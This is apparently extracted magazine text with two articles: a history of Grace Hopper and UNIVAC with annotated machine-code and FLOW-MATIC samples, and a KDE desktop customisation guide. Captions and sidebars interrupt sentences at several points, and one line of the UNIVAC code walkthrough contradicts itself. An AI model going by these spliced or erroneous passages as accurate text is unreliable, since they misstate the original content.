After Babbage and the (never actually built) Analytical Engine in the 19th century, computer development languished for a while. During the first half of the 20th century, various analog computers were developed, but these solved specific problems rather than being programmable. In 1936, Alan Turing developed the idea of the 'Universal Machine', and the outbreak of World War II shortly afterwards was a driver for work on developing these machines, including UNIVAC, famously worked on by Grace Hopper.

Grace Hopper, born in New York in 1906, was an associate professor of mathematics at Vassar when WWII broke out. Volunteering for the US Navy Reserve, she was assigned to the Bureau of Ships Computation Project, where she worked on the Harvard Mark I project (a calculating machine used in the war effort), from 1944–9, co-authoring several papers.

In 1949, she moved to the Eckert-Mauchly Computer Corporation (later acquired by Remington Rand, and later still by Unisys), and joined the UNIVAC team. UNIVAC, which first ran in 1951, was the second commercially available computer in the US, and the first designed for business and admin rather than for scientific use. That meant that it was intended to execute many simple calculations rapidly, rather than performing fewer complex calculations. Punch-card calculating machines already existed, but crucially,

UNIVAC was programmable. The first customers included the US Census Bureau and the US Air Force (who had the first on-site installation, in 1952). In 1952, as a promotional stunt, they worked with CBS to have UNIVAC predict the result of the 1952 US presidential election. It correctly (and quickly!) predicted an Eisenhower win, beating out the pollsters who had gone for Stevenson. So let's take a look at what it was and what it was doing.

UNIVAC: mercury and diodes

UNIVAC weighed about 13 tons, and needed a whole garage-sized room to itself, with a complicated water cooling system and fans. It had 10 UNISERVO tape drives for input and output, 5,200 electron (vacuum) tubes, 18,000 diodes, and a 1,000 word memory (more on that in a moment); it required about 125kW of power to run. (A modern laptop uses around 0.03kW. It also required a lot of maintenance; replacing diodes, contacts and tubes, not to mention keeping the cooling systems running.

UNIVAC's memory and operational registers were both based on mercury delay lines. The main memory consisted of seven 'long tanks', each containing eighteen ten-word channels. Each channel was a column of mercury with quartz crystals at each end, and held 910 bits (840 bits for the words and 70 for the spaces between each word). The main clock (at 2.25MHz) was in sync with the carrier wave of the column (11.25MHz) and acted as the timer for all UNIVAC operations.

To store data in a channel, the sending crystal (at one end of the channel) was vibrated with the data bits (ones and zeros) of the word. The rate was controlled by the main clock, then the signal was mixed with the carrier wave. The whole signal would move through the column to the receiving crystal, where a bunch of circuitry picked it up, amplified it, analysed it, and sent it back to the sending crystal for another trip through the mercury. So the data was constantly rotating through the mercury, which meant that you could only access a word when it popped out at the receiving crystal end. The average access time for a word was 222 microseconds, so a fair amount of UNIVAC's time involved waiting for word access, with obvious practical programming implications.

You may have noticed that seven lots of 18 channels gives 126 channels of 10 words each; so why only 1,000 words of memory? The remaining 26

Grace Hopper, who studied mathematics and physics at Harvard and Vassar universities, at a later UNIVAC in 1960. By Unknown (Smithsonian Institution) (Flickr: Grace Hopper and UNIVAC)



channels were used for input and output buffering, for the register, and for the vitally important mercury temperature control. The mercury had to be at an exact operating temperature for the correct transit time and to avoid bit creep; from a cold start, it could be up to half an hour before the tanks were able to hold memory.

Control and computation operations were also run via mercury delay lines, each tank working with a single 12-character word. This made access much quicker, and they also had distribution delay lines to allow multi-bit access to characters. There were four types of register:

- Four Input/Output Synchronizers, used for the 60 word read/write buffers.
 - Three Control registers, used for controlling program instruction flow.
 - One two-word register (rV) used as a holding area during a two-word move.
 - Several of these registers were duplicated, then compared bit-by-bit, to increase accuracy.
- Finally, it had an operator's console and an oscilloscope connected. The console had switches that allowed any of the memory locations to be displayed and monitored on the oscilloscope. A typewriter and printer were also connected for output.


Programming UNIVAC

UNIVAC had quite a big instruction set, which covered transferring the contents of memory into registers, moving the contents of registers around, performing operations, jumping to specific memory addresses, shifting contents of registers a given number of digits, and controlling input/output. The full list (with explanations) is available at https://wiki.cc.gatech.edu/folklore/index.php/UNIVAC_I_Instruction_Set. Unfortunately there's no Linux-compatible emulator (see boxout), but here is a small example, with comments:

L00 101	loads contents of memory register 101 into register A.
A00 102	loads contents of register 102 into register X, adds X to A.
C00 103	stores contents of register A into register 103, clears A.
P00 103	print contents of register 103 on the console printer.

If you read last month's article on Ada Lovelace and the Analytical Engine, this may look familiar. The instructions (L, A, P) are made up to 3 digits with zero padding. So if register 101 contains the value 2, and register 102 contains the value 3, this will add 2 to 3, store 5 in register 103, and output 5 to the console.

To run this program, it would have been typed onto a program tape as a series of numeric words ('translated' from the programmer's mnemonics given here). The tape (and any needed data tapes) would be latched onto the UNISERVOs, and the operator would manually set various options and begin the booting process from the console. The first 60 instructions



UNIVAC I at the Franklin Institute, Philadelphia.

would be read into the input buffer, then transferred into memory. The operator would then set the machine back into 'normal' mode, hit the Start Bar, and UNIVAC would begin executing the instructions from memory, beginning with the first block. So the programmer would have to make sure that from then on in, everything that the program needed to do (including reading in more instructions or data from tape) was referenced in the program itself. The operator's role would be limited (at least in theory!) to replacing tape reels as indicated by console messages, and rescuing any minor problems such as a dropped tape loop. Breakpoints could be set in the code (instruction ,) to aid recovery from problems.

Here's a longer example from the 1954 UNIVAC operating manual. The far-left number is the memory register that contains the instruction. Instructions were saved in memory in pairs, as shown, with the left-hand six-digit instruction run first, then the right-hand six-digit instruction. In this example, registers 100–999 contain a set of numbers, and the code adds them all together.

000	C00 099	C00 099
001	B00 099	A00 100
002	C00 099	B00 001
003	L00 007	Q00 006
004	A00 008	C00 001
005	000 000	U00 001
006	900 000	U00 001
007	B00 099	A00 999
008	000 000	000 001

Line by line, here's how that code works:

000 C 099 stores register A into memory and zeroes it; so repeating this twice zeroes register 099.

001 B 099 loads register 099 into register A; A 100 loads register 100 into register Z, then adds it to register A.

002 C 099 stores register A (now containing A+Z) into register 099, and zeroes register A. B 001 loads the contents of register 001 into register A. The contents of register 001 are the program instructions in step 001; so we are preparing to alter the instructions themselves.

003 L 007 loads the contents of register 007 (see step 007 below) into both register L and register X. Q 006

Grace Hopper remains a source of quotable quotes, our favourite being: "It's easier to ask forgiveness than it is to get permission."



checks whether register L is equivalent to register A; if so, it jumps to register 006 (that is, step 006).

004 A 008 loads the contents of register 008 into register X, and adds it to register A. As register A currently holds the instruction from register 001, and register 008 holds (effectively) a single 1, this alters the instruction from register 001 to read B00 099 A00 101 instead of B00 099 A00 101. In other words, next time we run step 001 we'll add the contents of the next register in the list to our running total. C 001 dumps the contents of register A back into register 001, so we've edited the program on the fly.

005 The LHI is blank; the RHI (U 001) is an unconditional jump back to register 001, ready to add the next number in the list.

006: This simply stops the computer. (Remember from 003: we jump here if the program is finished.)

007 B 099 A 999. This instruction is never actually run. It is used in 003 to check against register A. If register A looks like this at step 003, then we have added the final number (in register 999) and our program is done. 003 will then jump to 006 and the program ends.

008 End of program.

Fundamentally, this is a for loop that sums each element in an array. But UNIVAC programmers had to physically rewrite the instruction inside the loop each time.

One apparently excellent emulator for UNIVAC does exist. It's by Peter Zilahy Ingerman and is described at www.ingerman.org/niche.htm#UNIVAC.

Unfortunately it's written in Visual Basic 6 and only runs on Windows. The download link on that page doesn't work, but it can be obtained by contacting the author on the given email address. The code above should run on it, but as it's Windows we haven't been able to test it.

Grace Hopper created the first operational compiler, in 1952, while working on the UNIVAC project. Initially, no one believed her. "I had a running compiler and nobody would touch it," she said later. "They told me computers could only do arithmetic." In fact, the A-0 system was more like what we would today call a loader or a linker than a modern 'compiler'. For A-0, Hopper transferred all her subroutines to tape, each identified with a call number, so that UNIVAC could find it. She then wrote down the call numbers, and any arguments, and this was converted into machine code to be run directly. Effectively, A-0 allowed the programmer to reuse code and to write in a more human-readable way, and get the machine to do more of the work.

Programming with A-0

The next versions were A-1 and A-2, with A-2 the first compiler to be in more general use. I found a short paper from a 1954 MIT course, which Hopper also tutored. In it she describes A-2 as handling two types of subroutine: static ones (stored in memory or on tape, either from a general library or specific to the problem) and dynamic ones. Dynamic subroutines could be generated from a 'skeleton' stored subroutine and some specific parameters, or could be generated to handle data. A-2 had four phases of operation:

1 Expands/translates the provided code, adding in data such as call-numbers and operation numbers. (In later compilers this translated from 'code' into 'machine code'.)

2 Divides the result from phase 1 into segments which can be processed in a single storage load, and creates references to each subroutine.

3 Creates the jump instructions needed to complete the necessary jumps (for example between storage loads and subroutines) required by the result of phase. After this phase, you have a complete description of the program, but not a complete program that can be run sequentially.

4 Main compilation. All subroutines are read in and transformed as necessary from 'general' to 'specific' (so any parameters are included), all jumps, reads, and writes are included, and a complete program is generated which can now be run as-is.

(If you check out the PDF course notes in the resources, there are some very cute line drawings illustrating the four phases.)

FLOW-MATIC & English-language programming

A couple of iterations later, Hopper and her team produced FLOW-MATIC, which was the first English-language-like data processing language. (Meanwhile, FORTRAN was completed at IBM in 1957, and is generally agreed to be the first complete compiler.)

Here's a quick sample of FLOW-MATIC code, taken from the FLOW-MATIC product brochure).

```
(0) INPUT INVENTORY FILE-A PRICE FILE-B ; OUTPUT
PRICED-INV FILE-C UNPRICED-INV
FILE-D ; HSP D .
```

(1) COMPARE PRODUCT-NO (A) WITH PRODUCT-NO (B) ; IF GREATER GO TO OPERATION 10 ;
 IF EQUAL GO TO OPERATION 5 ; OTHERWISE GO TO OPERATION 2 .
 (2) TRANSFER A TO D .
 (3) WRITE-ITEM D .
 (4) JUMP TO OPERATION 8 .
 (5) TRANSFER A TO C .
 (6) MOVE UNIT-PRICE (B) TO UNIT-PRICE (C) .
 (7) WRITE-ITEM C .
 (8) READ-ITEM A ; IF END OF DATA GO TO OPERATION 14 .
 (9) JUMP TO OPERATION 1 .
 (10) READ-ITEM B ; IF END OF DATA GO TO OPERATION 12 .
 (11) JUMP TO OPERATION 1 .
 (12) SET OPERATION 9 TO GO TO OPERATION 2 .
 (13) JUMP TO OPERATION 2 .
 (14) TEST PRODUCT-NO (B) AGAINST ZZZZZZZZZZ ; IF EQUAL GO TO OPERATION 16 ;
 OTHERWISE GO TO OPERATION 15 .
 (15) REWIND B .
 (16) CLOSE-OUT FILES C ; D .
 (17) STOP . (END)

The **PRODUCT-NO** and **UNIT-PRICE** fields would have been defined separately, in the **DIRECTORY** section of the program. This is just the executable part. Let's step through it:

(0) Load in two input files (A is inventory, B is price), and set two output files (C is priced inventory, D is unpriced).

(1) The key part: this compares the current product number from file A with that from file B:

If they match, then product 1 has a matching price, and we go to section (5)–(9).

If A is greater, we go to section (10)–(13).

If B is greater, we go to section (2)–(4).

(2)–(4) this implies that we have an unpriced product (product 1, for example, exists on list A but on list B the lowest number is product 2). We write it out on the unpriced file D. We then jump to (8), read in the next item A and return to (1).

(5)–(9) Items A and B match; the product has a price. We write it, together with its price, on file C. Then we read in the next item A and go back to (1).

(10)–(13) Item A is greater than item B. Read in the next item B, if there is an item B, and go back to (1). Note that the result of (5)–(9) (a matching pair) will be to read in the next A product but not the next B product, so this balances that out. If we have run out of B data, we rewrite (9) so that all the rest of the products go directly to the unpriced output file.

(14)–(16): close the output files and/or rewind input file B; stop the program.

So this would generate a list of priced items with their prices, and a list of unpriced items. As you can see, FLOW-MATIC was squarely aimed at the business market.

When is a bug not a bug?

Famously, Grace Hopper popularised the term “debugging” about computer programs, after an error

More resources

My great thanks to Allan Reiter, whose page at <http://univac1.0catch.com> is invaluable for technical details of UNIVAC operation. Check it out for much more detailed info and plenty of photos and diagrams.

There are some other wonderful UNIVAC resources available online:

- The 1951 ‘Introduction to UNIVAC’ leaflet.
- Remington Rand UNIVAC advertising film from 1950-2.
- Notes from the 1954 MIT special program on Digital Computers (see A-0 section above).
- Bitsavers have a whole bunch of documents from the early days of UNIVAC. These include operating manuals, programming references, and the course materials for an Advanced Programming Course.
- The FLOW-MATIC brochure from 1957 (includes the FLOW-MATIC sample code above).

while working on the Mark II in 1947 was tracked down to an actual bug (a moth) stuck in a relay. The term “bug” had been used before in engineering, but Hopper brought it into popularity.

A UNIVAC at US Steel in Indiana, on the other hand, had a bug that was in fact a fish; its cooling system, which used water from Lake Michigan, got its intake blocked by a fish and thereby overheated.

COBOL and later

After FLOW-MATIC came COBOL, which Hopper and her team designed from 1959 onwards. COBOL is still in use today, with the 2002 update including OO features, and the compiler GNU Cobol (formerly OpenCOBOL) is available for Linux, with plenty of online resources available. COBOL was intended to be comprehensible by non-programmers, hence its use of English-like syntax and structure. Modern COBOL is still recognisably the same language, and indeed recognisably inherits from FLOW-MATIC. (The first COBOL compiler was itself written in FLOW-MATIC, and was the first compiler to be written in a high-level language.)

Grace Hopper moved back into the Navy in the late 1960s. She was on active duty for several years beyond mandatory retirement with special approval of Congress, eventually retiring in 1986, at the age of 79, as a Rear Admiral. She continued to lecture widely on early computing and other aspects of user-friendly computing until she died in 1992. 📄

“Grace Hopper created the first operational compiler while working on the UNIVAC project.”

Juliet Kemp is a scary polymath, and is the author of *O'Reilly's Linux System Administration Recipes*.

THE AWESOMELY EPIC GUIDE TO KDE

Everything you ever wanted to know about KDE (but were too afraid of the number of possible solutions to ask).

WHY DO THIS?

- Make your desktop look the way you want it to look, not the developer.
- Dazzle your friends with graphical glitz.
- Save time with file manager shortcuts.

Desktops on Linux. They're a concept completely alien to users of other operating systems because they never having to think about them. Desktops must feel like the abstract idea of time to the Amondawa tribe, a thought that doesn't have any use until you're in a different environment. But here it is – on Linux you don't have to use the graphical environment lurking beneath your mouse cursor. You can change it for something completely different. If you don't like windows, switch to xmonad. If you like full-screen apps, try Gnome. And if you're after the most powerful and configurable point-and-click desktop, there's KDE.

KDE is wonderful, as they all are in their own way. But in our opinion, KDE in particular suffers from poor default configuration and a rather allusive learning curve. This is doubly frustrating, firstly because it

has been quietly growing more brilliant over the last couple of years, and secondly, because KDE should be the first choice for users unhappy with their old desktop – in particular, Windows 8 users pining for an interface that makes sense.

But fear not. We're going to use a decade's worth of KDE firefighting to bring you the definitive guide to making KDE look good and function slightly more like how you might expect it to. We're not going to look at KDE's applications, other than perhaps Dolphin; we're instead going to look at the functionality in the desktop environment itself. And while our guinea pig distribution is going to be Mageia 4, as found on this month's DVD, this guide will be equally applicable to any recent KDE desktop running from almost any distribution, so don't let the default Mageia background put you off.

1 FONTS

Most distributions don't include decent fonts. But KDE enables you to quickly install new ones and apply them to your desktop.


A great first target for getting your system looking good is its selection of fonts. It used to be the case that many of us would routinely copy fonts across from a Windows installation, getting the professional Ariel and Helvetica font rendering that was missing from Linux at the time. But thanks to generic quality fonts such as DejaVu and Nimbus Sans/Roman, this

isn't a problem any more. But it's still worth finding a font you prefer, as there are now so many great alternatives to choose between.

The best source of free fonts we've found is www.fontsquirrel.com – it hosts the Roboto, Roboto Slab (Hello!) and Roboto Condensed (Hello!) typefaces used throughout this magazine, and also on the Nexus 5 smartphone (Roboto was developed for use in the Ice Cream Sandwich version of the Android mobile operating system).

TrueType fonts, with their `.ttf` file extensions, are incredibly easy to install from KDE. Download the zip file, right-click and select something from the Extract menu. Now all you need to do is drag a selection across the TrueType fonts you want to install and select 'Install' from the right-click Actions menu. KDE will take care of the rest.

Another brilliant thing about KDE is that you can change all the fonts at once. Open the System Settings panel and click on Application Appearances, followed by the fonts tab, and click on Adjust All Fonts. Now just select a font from the requester. Most KDE applications will update with your choice immediately, while other applications, such as Firefox, will require a restart. Either way, it's a quick and effective way of experimenting with your desktop's usability and appearance. We'd recommend either Open Sans or the thinner Aller fonts.



2 EYE CANDY

One of KDE's most secret features is that backgrounds can be dynamic. We don't find much use for this when it comes to the desktops that tells us the weather outside the window, but we do like backgrounds that dynamically grab images from the internet. With most distributions you'll need to install something for this to work. Just search for **plasma-wallpaper** in your distribution's package manager. Our favourite is **plasma-wallpaper-potd**, as this installs easy access to update-able wallpaper images from a variety of sources.


Changing a desktop background is easy with KDE, but it's not intuitive. Mageia, for example, defaults to using 'Folder' view, as this is closer to the traditional desktop where files from the Desktop folder in your home directory are displayed on the background, and the whole desktop works like a file manager. Right-click and select 'Folder Settings' if this is the view you're using. Alternatively, KDE defaults to 'Desktop', where the background is clear apart from any widgets you add yourself, and files and folders are considered links to the sources. The menu item in this mode is labelled Desktop Settings. The View Configuration panel that changes the background is the same, however, and you need to make your changes in the Wallpaper drop-down menu. We'd recommend Picture Of The Day as the wallpaper, and the Astronomy Picture Of The Day as the image source.

In the glow ring

Another default option we think is crazy is the blue glow that surrounds the active window. While every other desktop uses a slightly deeper drop-shadow, KDE's active window looks like it's bathed in radioactive light. The solution to this lies in the default theme, and this can be changed by going to KDE's System Settings control panel and selecting Workspace Appearance. On the first page, which is labelled Window Decorations, you'll find that Oxygen is nearly always selected, and it's this theme that contains the option to change the blue glow. Just click on the Configure Decoration button, flip to the Shadows tab and disable Active Window Glow'.

3 THE PANEL

Our next target is going to be the panel at the bottom of the screen. This has become a little dated, especially if you're using KDE on a large or high-resolution display, so our first suggestion is to re-scale and centre it for your screen. The key to moving screen components in KDE is making sure they're unlocked, and this accomplished by right-clicking on the 'plasma' cashew in the top-right of the display where the current activity is listed. Only when widgets



Alternatively, if you'd like active windows to have a more pronounced shadow, change the inner and outer colours to black.

You may have seen the option to download wallpapers, for example, from within a KDE window, and you can see this now by clicking on the Get New Decorations button. Themes are subjective, but our favourite combination is currently the Chrome window decoration (it looks identical to Google's default theme for its browser) with the Aya desktop theme. The term 'desktop theme' is a bit of a misnomer, as it doesn't encapsulate every setting as you might expect. Instead it controls how generic desktop elements are rendered. The most visible of these elements is the launch panel, and changing the desktop theme will usually have a dramatic effect on its appearance, but you'll also notice a difference in the widgets system.

The final graphical flourish we'd suggest is to change the icon set that KDE uses. There's nothing wrong with the default Oxygen set, but there are better options. Unfortunately, this is where the 'Get New Themes' download option often fails, probably because icon packages are large and can overwhelm the personal storage space often reserved for projects like these. We'd suggest going to **kde-look.org** and browsing its icon collections. Open up the Icons panel from KDE's System Settings, click on the Icons tab followed by Install Theme File and point the requester at the location of the archive you just downloaded. KDE will take it from there and add the icon set to the list in the panel. Try Kotenza for a flat theme, or keep an eye on Nitrox development.

Remove the blue glow and change a few of the display options, and KDE starts to look pretty good in our opinion.

LV PRO TIP

Move any window by holding Alt and click+dragging the window with your mouse. This also applies to the KRunner dialog and the Plasma cashew widget.

are unlocked can you re-size the panel, and even add new applications from the launch menu.

With widgets unlocked, click on the cashew on the side of the panel followed by More Settings and select Centre for panel alignment. With this enabled you can re-size the panel using the sliders on either side and the panel itself will always stay in the middle of your screen. Just pretend you're working on indentation on a word processor and you'll get the idea. You can also

Activities

No article on KDE would be complete without some discussion of what KDE calls Activities. In many ways, Activities are a solution waiting for a problem. They're meta-virtual desktops that allow you to group desktop configuration and applications together. You may have an activity for photo editing, for example, or one for working and another for the internet. If you've got a touchscreen laptop, activities could be used to switch between an Android-style app launcher (the Search and Launch mode from the Desktop Settings panel), and the regular desktop mode. We use a single activity as a default for screenshots, for instance, while another activity switches everything to the file manager desktop mode. But the truth is that you have to understand what they are before you can find a way of using them.

Some installations of KDE will include the Activity applet in the toolbar. Its red, blue and green dots can be clicked on to open the activity manager, or you can click on the Plasma cashew in the top-right and select Activities. This will open the bar at the bottom of the screen, which lists activities installed and primed on your system. Clicking on any will switch between them; as will pressing the meta key (usually the Windows key) and Tab.

We'd suggest that finding a fast way to switch between activities, such as with a keyboard shortcut or with the Activity Bar widget is the key to using them more. With the Activity Manager open, clicking on Create Activity lets you either clone the current desktop, add a blank desktop or create a new activity from a list of templates. Clone works well if you want to add some default



Activities let you quickly switch between different desktop modes, such as the search and launch mode, which is ideal for tablets.

applications to the desktop for your current setup. To remove an activity, switch to another one and press the Stop and Delete buttons from the Activity Manager.

change its height when the sliders are visible by dragging the central height widget, and to the left of this, you can drag the panel to a different edge on your screen. The top edge works quite well, but many of KDE's applets don't work well when stacked vertically on the left or right edges of the display.

There are two different kinds of task manager applets that come with KDE. The default displays each running application as a title bar in the panel, but this takes up quite a bit of space. The alternative task manager displays only the icon of the application, which we think is much more useful. Mageia defaults to the icon version, but most others – and KDE itself – prefer the title bar applet. To change this, click on the cashew again and hover over the old applet so that the 'X' appears, then click on this 'X' to remove the applet from the panel. Now click on Add Widgets, find the two task managers and drag the icon version on to your panel. You can re-arrange any other applets in this mode by dragging them to the left and right.

More sensible defaults

By default, the Icon-Only task manager will only display icons for tasks running on the current desktop, which we think is counterintuitive, as it's more convenient to see all of the applications you may have running and to quickly switch between whatever desktops on which they may be running with a simple click. To change this behaviour, right-click on the applet and select the Settings menu option and the Behaviour tab in the next window. Deselect 'Only Show Tasks From The Current Desktop', and perhaps 'Only Show Tasks From The Current Activity' if you use KDE's activities.

Another alteration we like to make is to reconfigure the virtual desktops applet from showing four desktops as a 2x2, which doesn't look too good on a small panel, to 4x1. This can be done by right-clicking on the applet, selecting Pager Settings and then


clicking on the Virtual Desktops tabs and changing the number of rows to '1'.

Finally, there's the launch menu. Mageia has switched this from the new style of application launcher to the old style originally seen in Microsoft Windows. We prefer the former because of its search field, but the two can be switched by right-clicking the icon and selecting the Switch To... menu option.

If you find the hover-select action of this mode annoying, where moving the mouse over one of the categories automatically selects it, you can disable it by right-clicking on the launcher, selecting Launcher Settings from the menu and disabling 'Switch Tabs On Hover' from the General settings page. It's worth reiterating that many of these menu options are only available when widgets are unlocked, so don't despair if you don't see the correct menu entry at first.

LV PRO TIP

Spacers can be added to your panel so that icons don't push up against one another. This is great for separating quick launchers from the task manager.



We'd recommend reducing the size and centrally scaling the KDE launch panel.


4 UPGRADED LAUNCH MENU

You may want to look into replacing the default launch menu entirely. If you open the Add Widgets view, for instance, and search for menus, you'll see several results. Our current favourite is called Application Launcher (QML). It provides the same kind of functionality as the default menu, but has a cleaner interface after you've enlarged the initial window. But if we're being honest, we don't use the launcher that much. We prefer to do most launching through KRunner, which is the seemingly simple requester that appears when you hold Alt+F2.

KRunner is better than the default launcher, because you can type this shortcut from anywhere, regardless of which applications are running or where your mouse is located. When you start to type the name of the application you want to run into KRunner, you'll see the results filtered in real time beneath the entry field – press Enter to launch the top choice.

More than just a launcher

KRunner is capable of so much more. You can type in calculations like `=sin(90)`, for example, and see the result in real time. You can search Google with `gg:` or Wikipedia with `wp:` followed by the search terms, and add many other operations through installable modules. To make best use of this awesome KDE feature, make sure you've got the **plasma-addons** package installed, and search for **runner** on your distribution's package manager. When you next launch KRunner and click on the tool icon to the left of the search bar, you'll see a wide variety of plugins that can do all kinds of things with the text you type in. In classic KDE style, many don't include instructions on how to use them, so here's our breakdown of the most useful things you can do with KRunner:



KRunner isn't a great name, but it's one of the most powerful parts of the KDE desktop, doing away with almost every other element of the GUI.

The 11 most useful KRunner commands

<code>kill <process></code>	Terminate the selected process.
<code>#<command</code>	Open the man page for the command.
<code><argument></code>	Open a website, app or document.
<code>file:/</code>	Launch Dolphin on the root directory.
<code>smb://<share></code>	Open a Samba share in Dolphin.
<code>sftp://<SSH site></code>	Open an SFTP folder in Dolphin.
<code>vnc://<server:1></code>	Access a remote desktop.
<code>desktop 2</code>	Switch to desktop 2.
<code>window <app></code>	List and switch between windows.
<code><name@server></code>	Send an email to name@server.
<code>=solve(x-20=9)</code>	Solve equations plus many other functions.

5 FILE MANAGEMENT

File management may not be the most exciting subject in Linux, but it is one we all seem to spend a lot of time doing, whether that's moving a download into a better folder, or copying photos from a camera. The old file manager, Konqueror, was one of the best reasons for using KDE in the first place, and while Konqueror has been superseded by Dolphin in KDE 4.x, it's still knocking around – even if it is labelled a web browser.

LV PRO TIP


Use your mouse wheel on KDE's desktop background to switch between desktops.

If you open Konqueror and enter the URL as `file:/`, it turns back into that file manager of old, with many of its best features intact. You can click on the lower status bar, for example, and split the view vertically or horizontally, into other views. You can fill the view with proportionally sized blocks by selecting Preview File Size View from the right-click menu, and preview many other file types without ever leaving Konqueror.

Click control

Mageia uses a double-click for most options, whereas we prefer a single click. This can be changed from the System-Settings panel by opening Input Devices, clicking on Mouse and enabling 'Single-click To Open Files And Folders'. If you've become used to Apple's reverse scroll, you'll also find an option here to reverse the scroll direction on Linux.

Konqueror is a great application, but it hasn't been a focus of KDE development for a considerable period of time. Dolphin has replaced it, and while this is a much simplified file manager, it does inherit some of Konqueror's best features. You can still split the



Konqueror may be vanquished, but many of its best features have made it into the Dolphin file manager.

